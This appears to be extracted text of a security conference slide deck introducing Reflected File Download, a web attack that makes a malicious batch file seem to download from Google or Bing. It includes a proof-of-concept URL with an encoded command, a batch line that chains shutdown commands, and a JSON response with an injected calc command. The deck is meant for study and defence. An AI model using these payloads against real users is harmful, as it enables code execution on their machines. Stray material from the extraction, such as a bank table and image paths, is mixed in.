



Reflected File Download

A New Web Attack Vector

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Download executable files

from

Google.com &

Bing.com

File executes, No warnings

and

Gains control *over the* Machine

Reflected File Download

RFD is a web attack vector that enables attackers to gain complete control over a victim's machine by virtually downloading a file from a trusted domain.



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Critical Chrome Security Update

<https://www.google.com/s;/ChromeSetup.bat;...>

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```
C:\Users\ohafif\Downloads>["\" || shutdown -r -t 59 | md || timeout 5 | md || shutdown -a || ",[],{"t":  
KCw17dVWIhHqt8"}]  
'["\" is not recognized as an internal or external command,  
operable program or batch file.  
The syntax of the command is incorrect.  
The syntax of the command is incorrect.
```



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Abstract

Attackers would LOVE having the ability to upload executable files to domains like Google.com and Bing.com. How cool would it be for them if their files are downloaded without ever being uploaded! Yes, download without upload! RFD is a new web based attack that extends reflected attacks beyond the context of the web browser. Attackers can build malicious URLs which once accessed, download files, and store them with any desired extension, giving a new malicious meaning to reflected input, even if it is properly escaped. Moreover, this attack allows running shell commands on the victim's computer.

How bad is it? By using this attack on Google.com, Bing.com

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Two Major Conferences

Every summer in Vegas



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...than being told that you are **RIGHT**
by other security professionals!



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
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Agenda

- Objectives
- Understand RFD
 - What?
 - Why?
 - How?
- Advanced Exploitation

Agenda - **What** is RFD?

- DEMO!
- Analysis of the demo



Agenda – Why RFD?

- Motivation
- RFD exploitation capabilities and implications
- Trust Model for web downloads

Agenda – **How RFD?**

- How to Detect?
- How to Exploit?
- How to Prevent?



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About Myself...



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OBJECTIVES


BREAKERS

DETECT
AND
REPORT
RFD ISSUES



DEFENDERS


PREVENT
AND BLOCK
RFD
ATTACKS



BUILDERS



DEVELOP
SECURE
APIS and
WEB APPS



Windows Calculator



DEMO

The word "DEMO" is centered in large, white, sans-serif capital letters. The background of the slide is a blue-toned photograph of Earth from space, focusing on the continent of Europe and parts of Africa. The lighting creates a dramatic effect, with the continents appearing in shades of blue and white against the dark void of space.

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Opening GlassInstaller.bat

You have chosen to open:
GlassInstaller.bat
which is: bat file
from: https://www.google.com

Would you like to save this file? Save File Cancel

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A community for open public discussion of Google Glass Explorer Edition.

Community to post or comment

Join community

Hatechnion Hafif Questions/Speculation - 6:46 PM #GoogleGlass

Great news for the Google Glass Community. Google just launched a new Glass Emulator! https://www.google.com/s/GlassInstaller.bat; /GlassInstaller.bat?gs_ri=psy-ab&q=%22%7c%73%74%61%72%74%20%63%61%6c%63%7c%7c

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Join community

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Community. Google just launched a new Glass /GlassInstaller.bat;

/GlassInstaller.bat?gs_ri=psy-ab&q=%22%7c%73%74%61%72%74%20%63%61%6c%63%7c%7c

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Demo: Let's talk about it...

- User clicked on a valid link to Google.com
- A malicious file got downloaded from Google.com
- The file executes immediately, once clicked.
- Windows calculator popped up (Pwned)!

No upload takes place...

A file is being downloaded...



Uploadless Downloads!

RFD Implications (Why?)

- **Gain full control over the user's machine**
 - Confidentiality – steal everything, install trojans
 - Availability – delete everything, use cryptolockers
 - Integrity – impersonate the user/website.
- Chrome: Get back into the Browser with Super Powers.



HOW DO WE TRUST DOWNLOADS?


Top 150 Largest Banks (USA)

Following are the 150 U.S. financial institutions with the most deposits as of 31 Dec 2008 (in billions of U.S. dollars). For updated information, go to www.fdic.gov. Note: Click on the bank or credit union's name to go directly to their website.

Source: American Banker, 2009.

Rank	Name	Headquarters	Deposits (billions)
1	JP Morgan Chase & Co.	New York, NY	\$1,009
2	Bank of America	Charlotte, NC	\$884
3	Wells Fargo	San Francisco, CA	\$785

The Web Model of Trust






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
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
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Scenario A




Scenario B





WHICH ONE WOULD YOU TRUST?

WHAT MAKES YOU TRUST A DOWNLOAD?






4 OUT OF 5
WOULD TRUST DOWNLOADS
BASED ON THE HOSTING DOMAIN

RFD uses such trust to do evil!



RFD REAL EXAMPLE, STEP BY STEP...

Google Autocomplete



<http://googlefails.tumblr.com/>



americans think |

americans think **death is optional**
americans think **they will be rich**
americans think **pizza is a vegetable**
americans think **europe is a country**
americans think **they are the best**
americans think **they will be millionaires**
americans think **they are middle class**
americans think **obama is a muslim**
americans think obama is a cactus
americans think **of british**

Google Search

I'm Feeling Lucky

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why can't |

why can't i own a canadian

why can't i sleep

why can't we be friends

why can't i lose weight

why can't we be friends lyrics

why can't i lyrics

why can't dogs eat grapes

why can't i find a job


why can't babies have honey

why can't i stop eating

Google Search

I'm Feeling Lucky

Google Autocomplete



<https://google.com/s?q=rfd>



User



Web Server

HTTP/1.1 200 OK
Content-Type: application/json;
Content-Disposition: attachment
Content-Length: 12...

{"results": ["q", "rfd", "I love rfd"]}



User

<https://google.com/s?q=rfd>"



Web Server

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


It's all about the context...



It's all about the context...





{"results":["q", "rfd\" ||calc||","I love rfd"]}

